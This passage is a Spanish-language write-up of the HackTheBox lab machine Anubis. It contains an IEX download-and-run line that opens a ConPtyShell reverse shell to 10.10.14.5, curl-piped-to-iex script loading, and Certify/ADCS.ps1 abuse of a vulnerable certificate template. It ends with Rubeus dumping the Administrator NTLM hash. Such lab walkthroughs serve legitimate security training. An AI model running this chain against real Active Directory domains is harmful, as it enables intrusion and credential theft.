Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')
y ahora ejecuto la linea
Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 123 -Rows 39 -Cols 169

```
PS C:\Users\diegocruz\Desktop> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')
PS C:\Users\diegocruz\Desktop> Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 555 -Rows 39 -Cols 169
W

PS C:\Windows\system32>
```


Doy ctr+z y en local stty raw -echo; fg y luego enter
ctr+l y enter

```
-a----         2/6/2021   6:27 AM         184832 dafu
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> whoami
windcorp\diegocruz
PS C:\Windows\system32>
[Anubis] 0:webserver01 172.31.177.202  1:nc* 2:python
```


Ahora tambien transfiero otra herramienta llamada Certify.exe la maquina desde un inicio tiene relacion con certificados inclusive un dominio lo encontramos por esta via

Certify.exe


La idea es utiliza esta herramienta para identificar templetes vulnerables
Transfiero a la victima el certify.exe
cp /opt/SharpCollection/NetFramework_4.5_Any/Certify.exe .



curl http://10.10.14.5/Certify.exe -o Certify.exe




y ejecutamos un modulo que tiene este .exe para encontrar certificados vulnerables
.\Certify.exe find /vulnerable /currentuser




encontramos el Template web vulnerable , ahora requerimos el script ADCS.ps1

Active Directory Certificate Services ADCS

Se encarga de emitir y gestionar certificados digitales utilziados en sistemas de seguridad




buscamos ADCS.ps1




vamos a raw y wget
https://raw.githubusercontent.com/cfalta/PoshADCS/master/ADCS.ps1

transfiero a victima
curl http://10.10.14.5/ADCS.ps1 -o adcs.ps1



y ahora ADCS requiere de el script Powerview este lo descargamos de github pero este si lo agarramos de la rama dev



y ahora raw y wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1

ahora transfiero el powerView.ps1 con curl aca tambien se puede interpretar directamente con | iex
curl http://10.10.14.5/PowerView.ps1 | iex

```
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/PowerView.ps1 | iex
PS C:\Users\diegocruz\Desktop>
[Anubis] 0:webserver01 172.31.177.202  1:nc* 2:zsh-
```

lo curios es que utilizando Get-DomainUser localadmin encontramos otro domino
Get-DomainUser localadmin

```
PS C:\Users\diegocruz\Desktop>  Get-DomainUser localadmin


userprincipalname : localadmin@windcorp.thm
countrycode       : 0
displayname       : localadmin
samaccounttype    : USER_OBJECT
samaccountname    : localadmin
objectsid         : S-1-5-21-3510634497-171945951-3071966075-3289
objectclass       : {top, person, organizationalPerson, user}
codepage          : 0
givenname         : localadmin
cn                : localadmin
primarygroupid    : 513
distinguishedname : CN=localadmin,OU=systemaccounts,DC=windcorp,DC=htb
name              : localadmin
objectguid        : a197951b-b49e-4850-9216-bf815c0f219a
PS C:\Users\diegocruz\Desktop>  =Schema,CN=Configuration,DC=windcorp,DC=htb
PS C:\Users\diegocruz\Desktop>
[Anubis] 0:webserver01 172.31.177.202  1:nc* 2:zsh-
```

Con Diego cruz pasa igual

```
PS C:\Users\diegocruz\Desktop>  =Schema,CN=Configuration,DC=windcorp,DC=htb
PS C:\Users\diegocruz\Desktop>  Get-DomainUser diegocruz
logoncount                    : 107
badpasswordtime               : 4/27/2021 5:33:48 AM
distinguishedname             : CN=Diego Cruz,OU=MainOffice,DC=windcorp,DC=htb
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 3/21/2024 5:15:29 PM
userprincipalname             : Diego.Cruz@windcorp.thm
name                          : Diego Cruz
objectsid                     : S-1-5-21-3510634497-171945951-3071966075-3245
samaccountname                : DiegoCruz
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 3/21/2024 4:15:29 PM
instancetype                  : 4
usncreated                    : 31324
objectguid                    : e085c2ea-a376-42bf-8ea5-4fdd2dadc3b1
[Anubis] 0:webserver01 172.31.177.202  1:[tmux]* 2:zsh-
```

el domino es windcorp.thm de tryhackme y esto es hackthebox esto trae problemas con el archivo adcs porque tiene una linea en la cual llama al userprincipalname y el domino .thm no existe por lo cual no va a servir


Open ADCS.ps1 ~/machineshtb/Anubis

```
920
921 $user = Get-DomainObject -Identity $Identity
922
923 if(-not $user)
924 {
925     Write-Warning "User $($Identity) does not exist."
926     $STOPERROR = $true
927 }
928 else {
929     $TargetUPN = $user.userprincipalname
930     if(-not $TargetUPN)
931     {
932         Write-Warning "User $($Identity) does not have a UPN."
933         $STOPERROR = $true
934     }
935 }
936 if(-not (Get-ADCSTemplate -Name $TemplateName))
937 {
938     Write-Warning "Template $($TemplateName) does not exist."
939     $STOPERROR = $true
```


en ese orden de ideas se debe modificar para este caso esa linea por algo que si exista como el samaccountname entoces lo modifico

```
924 {
925     Write-Warning "User $($Identity) does not exist."
926     $STOPERROR = $true
927 }
928 else {
929     $TargetUPN = $user.samaccountname
930     if(-not $TargetUPN)
931     {
932         Write-Warning "User $($Identity) does not have a UPN."
933         $STOPERROR = $true
934     }
```

y transfiero de nuevo este archivo
curl http://10.10.14.5/ADCS.ps1 -o adcs.ps1



importamos el modulo
Import-Module .\adcs.ps1



De este script utilizamos la funcion Get-SmartcardCertificate
Get-SmartcardCertificate -Identity domadm -TemplateName CorpComputer $NoSmartcard
identiy es el nombre del usuario que seria Administrator templeate nombre del templeate que encontramos el cual seria web y no smart es opcional aunque se suele colocar -Verbose
Get-SmartcardCertificate -Identity domadm -TemplateName CorpComputer $NoSmartcard
Get-SmartcardCertificate -Identity Administrator -TemplateName Web -NoSmartcard -Verbose

```
PS C:\Users\diegocruz\Desktop> Import-Module .\adcs.ps1
PS C:\Users\diegocruz\Desktop> Get-SmartcardCertificate -Identity Administrator -TemplateName Web -NoSmartcard -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/DC=WINDCORP,DC=HTB
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Administrator)(name=Administrator)(displayname=Administrator))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKICertificateTemplate)(name=Web)
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(objectclass=pKICertificateTemplate)(name=Web))
VERBOSE: Changing template Web into a smartcard template
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKICertificateTemplate)(name=Web)
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(objectclass=pKICertificateTemplate)(name=Web))
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKICertificateTemplate)(name=Web)
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Web)(name=Web)(displayname=Web)))(objectclass=pKICertificateTemplate)(name=Web))
VERBOSE: [Set-DomainObject] Setting 'mspki-private-key-flag' to '272' for object ''
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
```

esto genera un certificado para el usuario Administrator y ahora validamos con gci
gci cert:\currentuser\my -verbose

```
PS C:\Users\diegocruz\Desktop> gci cert:\currentuser\my -verbose


   PSParentPath: Microsoft.PowerShell.Security\Certificate::currentuser\my

Thumbprint                                Subject
----------                                -------
DACAA5446F611D66B0BCC20DCBD4D32FBA6F6798


PS C:\Users\diegocruz\Desktop>
```

Rubeus hash NTLM con certificado

Ahora con Rubeus podemos obtener el hash NTLM aprovechandonos del certificado creado para administrator esto con la opcion asktgt

.\Rubeus.exe asktgt /user:Administrator /certificate:DACAA5446F611D66B0BCC20DCBD4D32FBA6F6798 /getcredentials

```
PS C:\Users\diegocruz\Desktop> .\Rubeus.exe asktgt /user:Administrator /certificate:DACAA5446F611D66B0BCC20DCBD4D32FBA6F6798 /getcredentials
```


```
[*] Got domain: windcorp.htb
[*] Using PKINIT with etype rc4_hmac and subject:
[*] Building AS-REQ (w/ PKINIT preauth) for: 'windcorp.htb\Administrator'
[*] Using domain controller: fe80::25c6:c2c7:3e61:89d3%10:88
[+] TGT request successful!
      doIF1DCCBdCgAwIBBaEDAgEWooIE5DCCBOBhggTcMIIE2KADAgEFoQ4bDFdJTkRDT1JQLkhUQqIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMd2luZGNvcnAuaHRio4IEnDCCBJigAwIBEqEDAgECooIEigSCBIYyYDvV
      M+kAbSkp7AWVIO5cCwt7wX1gU9VGRalZQQiE1+RI3WQfqoF/mY2bgvk77Ayjxz1g3L/gs7pNYPeTsDnW
      88ajR1zkuwTTjMwwZ2fK17hdP3wdjf2x8PzhJCnv/q5vHagBv5xbpZUCl9q4Yd+Y7jOQ14AM/dsBhV6i
      kSXqpe6LXDW9gq/3fvMKqiNbGYfemK4oz19cXo0gWZKehaKmLsGKj2D87FgME9Y04fm72JUZSpho/vcW
      a8yj+X4ks5mze7nefQNVDFGQBDFMDKak/FTpvtTo4qqmkKN/D+b3HChFUhHkt3XZbioaMq9DOL7xvW/t
      AfenNnY+hFTjg/qRUfMin2SWXbbuB7ykikcgfDE117kLwbOvmMbEzwso4ZAxt6trIwrFulmkFLlPDmy2
[Anubis] 0:webserver01 172.31.177.202  1:[tmux]* 2:zsh- 3:zsh
```

```
  UserName                :  Administrator (NT_PRINCIPAL)
  UserRealm               :  WINDCORP.HTB
  StartTime               :  3/22/2024 12:28:16 AM
  EndTime                 :  3/22/2024 10:28:16 AM
  RenewTill               :  3/29/2024 12:28:16 AM
  Flags                   :  name_canonicalize, pre_authent, initia
  KeyType                 :  rc4_hmac
  Base64(key)             :  qG+w0Cd/3YNp7wGLuSKxOw==
  ASREP (key)             :  8BB3F97ABD172962CB2832AEA0A61A81

[*] Getting credentials using U2U

  CredentialInfo          :
    Version               : 0
    EncryptionType        : rc4_hmac
    CredentialData        :
      CredentialCount     : 1
      NTLM                : 3CCC18280610C6CA3156F995B5899E09
PS C:\Users\diegocruz\Desktop>
[Anubis] 0:webserver01 172.31.177.202  1:[tmux]* 2:zsh- 3:zsh
```


aprep 8BB3F97ABD172962CB2832AEA0A61A81
NTLM 3CCC18280610C6CA3156F995B5899E09
Ya tenemos los hash
Aveces esta forma no sirve en la maquina por lo cual la otra forma es explotando el cve-2021-42278

cve-2021-42278 noPac


busco en github el cve



